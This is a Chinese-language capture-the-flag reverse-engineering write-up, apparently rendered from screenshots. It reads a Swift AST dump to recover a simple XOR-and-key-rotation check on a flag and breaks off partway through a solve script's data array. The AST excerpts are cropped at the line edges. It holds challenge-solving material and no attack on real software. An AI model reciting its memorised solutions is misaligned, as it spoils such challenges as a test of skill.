
```
(argument
  (load_expr implicit type='UInt8' location=re.swift:7:26 range=[
    (subscript_expr type='@lvalue UInt8' location=re.swift:7:26 r
      (inout_expr implicit type='inout Array<UInt8>' location=re.
        (declref_expr type='@lvalue [UInt8]' location=re.swift:7:
      (argument_list
        (argument
          (integer_literal_expr type='Int' location=re.swift:7:27
      ))))
```

这里是 k[0]

r2^((k[0]+??)&??))


后面继续根据它的参数对应位置去确定，后面的逻辑和上面差不多，结果是
r2^(k[0]+(r0>>4)&0xff)

后面还有三个类似操作，总结如下： b[i]=r2^((k[0]+(r0>>4))&0xff) b[i+1]=r3^((k[1]+(r0>>4))&0xff) b[i+2]=r0^k[2] b[i+3]=r1^k[3]




```
_expr type='()' location=re.swift:11:34 range=[re.swift:11:9 - li
e_expr type='(@lvalue UInt8, @lvalue UInt8, @lvalue UInt8, @lvalu
bscript_expr type='@lvalue UInt8' location=re.swift:11:11 range=[
inout_expr implicit type='inout Array<UInt8>' location=re.swift:1
 (declref_expr type='@lvalue [UInt8]' location=re.swift:11:10 ran
argument_list
 (argument
   (integer_literal_expr type='Int' location=re.swift:11:12 range
)
bscript_expr type='@lvalue UInt8' location=re.swift:11:17 range=[
inout_expr implicit type='inout Array<UInt8>' location=re.swift:1
 (declref_expr type='@lvalue [UInt8]' location=re.swift:11:16 ran
argument_list
 (argument
   (integer_literal_expr type='Int' location=re.swift:11:18 range
)
bscript_expr type='@lvalue UInt8' location=re.swift:11:23 range=[
inout_expr implicit type='inout Array<UInt8>' location=re.swift:1
 (declref_expr type='@lvalue [UInt8]' location=re.swift:11:22 ran
argument_list
 (argument
   (integer_literal_expr type='Int' location=re.swift:11:24 range
)
bscript_expr type='@lvalue UInt8' location=re.swift:11:29 range=[
inout_expr implicit type='inout Array<UInt8>' location=re.swift:1
 (declref_expr type='@lvalue [UInt8]' location=re.swift:11:28 ran
argument_list
 (argument
   (integer_literal_expr type='Int' location=re.swift:11:30 range
))
e_expr type='(UInt8, UInt8, UInt8, UInt8)' location=re.swift:11:3
```

对 k 进行重新赋值




```
 type='(UInt8, UInt8, UInt8, UInt8)' location=re.swift:11:36 ran
r implicit type='UInt8' location=re.swift:11:38 range=[re.swift
ipt_expr type='@lvalue UInt8' location=re.swift:11:38 range=[re.
t_expr implicit type='inout Array<UInt8>' location=re.swift:11:3
clref_expr type='@lvalue [UInt8]' location=re.swift:11:37 range=
ment_list
gument
integer_literal_expr type='Int' location=re.swift:11:39 range=[r

r implicit type='UInt8' location=re.swift:11:44 range=[re.swift
ipt_expr type='@lvalue UInt8' location=re.swift:11:44 range=[re.
t_expr implicit type='inout Array<UInt8>' location=re.swift:11:4
clref_expr type='@lvalue [UInt8]' location=re.swift:11:43 range=
ment_list
gument
integer_literal_expr type='Int' location=re.swift:11:45 range=[r

r implicit type='UInt8' location=re.swift:11:50 range=[re.swift
ipt_expr type='@lvalue UInt8' location=re.swift:11:50 range=[re.
t_expr implicit type='inout Array<UInt8>' location=re.swift:11:4
clref_expr type='@lvalue [UInt8]' location=re.swift:11:49 range=
ment_list
gument
integer_literal_expr type='Int' location=re.swift:11:51 range=[r

r implicit type='UInt8' location=re.swift:11:56 range=[re.swift
ipt_expr type='@lvalue UInt8' location=re.swift:11:56 range=[re.
t_expr implicit type='inout Array<UInt8>' location=re.swift:11:5
clref_expr type='@lvalue [UInt8]' location=re.swift:11:55 range=
ment_list
gument
integer_literal_expr type='Int' location=re.swift:11:57 range=[r
))
```

赋值操作为： k[0]=k[1] k[1]=k[2] k[2]=k[3] k[3]=k[0]




```
ype='[UInt8]' location=re.swift:13:17 range=[re.swift:13:17 - line:13:198]
teral_expr type='UInt8' location=re.swift:13:18 range=[re.swift:13:18 - li
teral_expr type='UInt8' location=re.swift:13:22 range=[re.swift:13:22 - li
teral_expr type='UInt8' location=re.swift:13:26 range=[re.swift:13:26 - li
teral_expr type='UInt8' location=re.swift:13:30 range=[re.swift:13:30 - li
teral_expr type='UInt8' location=re.swift:13:35 range=[re.swift:13:35 - li
teral_expr type='UInt8' location=re.swift:13:38 range=[re.swift:13:38 - li
teral_expr type='UInt8' location=re.swift:13:43 range=[re.swift:13:43 - li
teral_expr type='UInt8' location=re.swift:13:47 range=[re.swift:13:47 - li
teral_expr type='UInt8' location=re.swift:13:51 range=[re.swift:13:51 - li
teral_expr type='UInt8' location=re.swift:13:55 range=[re.swift:13:55 - li
teral_expr type='UInt8' location=re.swift:13:59 range=[re.swift:13:59 - li
teral_expr type='UInt8' location=re.swift:13:63 range=[re.swift:13:63 - li
teral_expr type='UInt8' location=re.swift:13:68 range=[re.swift:13:68 - li
teral_expr type='UInt8' location=re.swift:13:72 range=[re.swift:13:72 - li
teral_expr type='UInt8' location=re.swift:13:77 range=[re.swift:13:77 - li
teral_expr type='UInt8' location=re.swift:13:81 range=[re.swift:13:81 - li
teral_expr type='UInt8' location=re.swift:13:85 range=[re.swift:13:85 - li
teral_expr type='UInt8' location=re.swift:13:89 range=[re.swift:13:89 - li
teral_expr type='UInt8' location=re.swift:13:94 range=[re.swift:13:94 - li
teral_expr type='UInt8' location=re.swift:13:98 range=[re.swift:13:98 - li
teral_expr type='UInt8' location=re.swift:13:103 range=[re.swift:13:103 -
teral_expr type='UInt8' location=re.swift:13:107 range=[re.swift:13:107 -
teral_expr type='UInt8' location=re.swift:13:112 range=[re.swift:13:112 -
teral_expr type='UInt8' location=re.swift:13:116 range=[re.swift:13:116 -
teral_expr type='UInt8' location=re.swift:13:121 range=[re.swift:13:121 -
teral_expr type='UInt8' location=re.swift:13:125 range=[re.swift:13:125 -
teral_expr type='UInt8' location=re.swift:13:130 range=[re.swift:13:130 -
teral_expr type='UInt8' location=re.swift:13:134 range=[re.swift:13:134 -
teral_expr type='UInt8' location=re.swift:13:139 range=[re.swift:13:139 -
teral_expr type='UInt8' location=re.swift:13:143 range=[re.swift:13:143 -
teral_expr type='UInt8' location=re.swift:13:148 range=[re.swift:13:148 -
teral_expr type='UInt8' location=re.swift:13:153 range=[re.swift:13:153 -
teral_expr type='UInt8' location=re.swift:13:157 range=[re.swift:13:157 -
teral_expr type='UInt8' location=re.swift:13:161 range=[re.swift:13:161 -
teral_expr type='UInt8' location=re.swift:13:165 range=[re.swift:13:165 -
teral_expr type='UInt8' location=re.swift:13:169 range=[re.swift:13:169 -
teral_expr type='UInt8' location=re.swift:13:174 range=[re.swift:13:174 -
teral_expr type='UInt8' location=re.swift:13:178 range=[re.swift:13:178 -
teral_expr type='UInt8' location=re.swift:13:183 range=[re.swift:13:183 -
teral_expr type='UInt8' location=re.swift:13:187 range=[re.swift:13:187 -
teral_expr type='UInt8' location=re.swift:13:192 range=[re.swift:13:192 -
teral_expr type='UInt8' location=re.swift:13:196 range=[re.swift:13:196 -
```

一段数据，这段数据规整的要死，也是一段关键数据，下面调用了这段数据。



```
wift:13:5 - line:13:198]
l' location=re.swift:13:14 range=[re.swift:13:12 - line:13:198] nothrow
r implicit type='(Array<UInt8>, Array<UInt8>) -> Bool' location=re.swift:13
='(Array<UInt8>.Type) -> (Array<UInt8>, Array<UInt8>) -> Bool' location=re.s
licit

licit type='Array<UInt8>.Type' location=re.swift:13:14 range=[re.swift:13:14

cit

cit type='[UInt8]' location=re.swift:13:12 range=[re.swift:13:12 - line:13:1
type='@lvalue [UInt8]' location=re.swift:13:12 range=[re.swift:13:12 - line

='[UInt8]' location=re.swift:13:17 range=[re.swift:13:17 - line:13:198] init
al_expr type='UInt8' location=re.swift:13:18 range=[re.swift:13:18 - line:13
al_expr type='UInt8' location=re.swift:13:22 range=[re.swift:13:22 - line:13
al_expr type='UInt8' location=re.swift:13:26 range=[re.swift:13:26 - line:13
al_expr type='UInt8' location=re.swift:13:30 range=[re.swift:13:30 - line:13
```

并且做了判断，推测是调用了上面的加密函数，然后判断结果是否相等，典型的字符串加密，那么这里的数据对应的是上面的 b



```
(pattern_binding_decl range=[re.swift:18:5 - line:18:15]
  (pattern_named type='String' 'key')
  Original init:
  (string_literal_expr type='String' location=re.swift:18:15 range=[re.sw
  Processed init:
  (string_literal_expr type='String' location=re.swift:18:15 range=[re.sw

(var_decl range=[re.swift:18:9 - line:18:9] "key" type='String' interface

(pattern_binding_decl range=[re.swift:19:5 - line:19:33]
  (pattern_named type='Bool' 'result')
```

后面这里的字符串应该对应上面的 k

至此大概可以写出原代码，写的过程中发现每次对四个数据进行操作，那么之前提到作用未知的 4，应该就是避免数组越界


```
b = flag
data = [ 88, 35, 88, 225, 7, 201, 57, 94, 77, 56, 75,
         168, 72, 218, 64, 91, 16, 101, 32, 207, 73,
         130, 74, 128, 76, 201, 16, 248, 41, 205, 103,
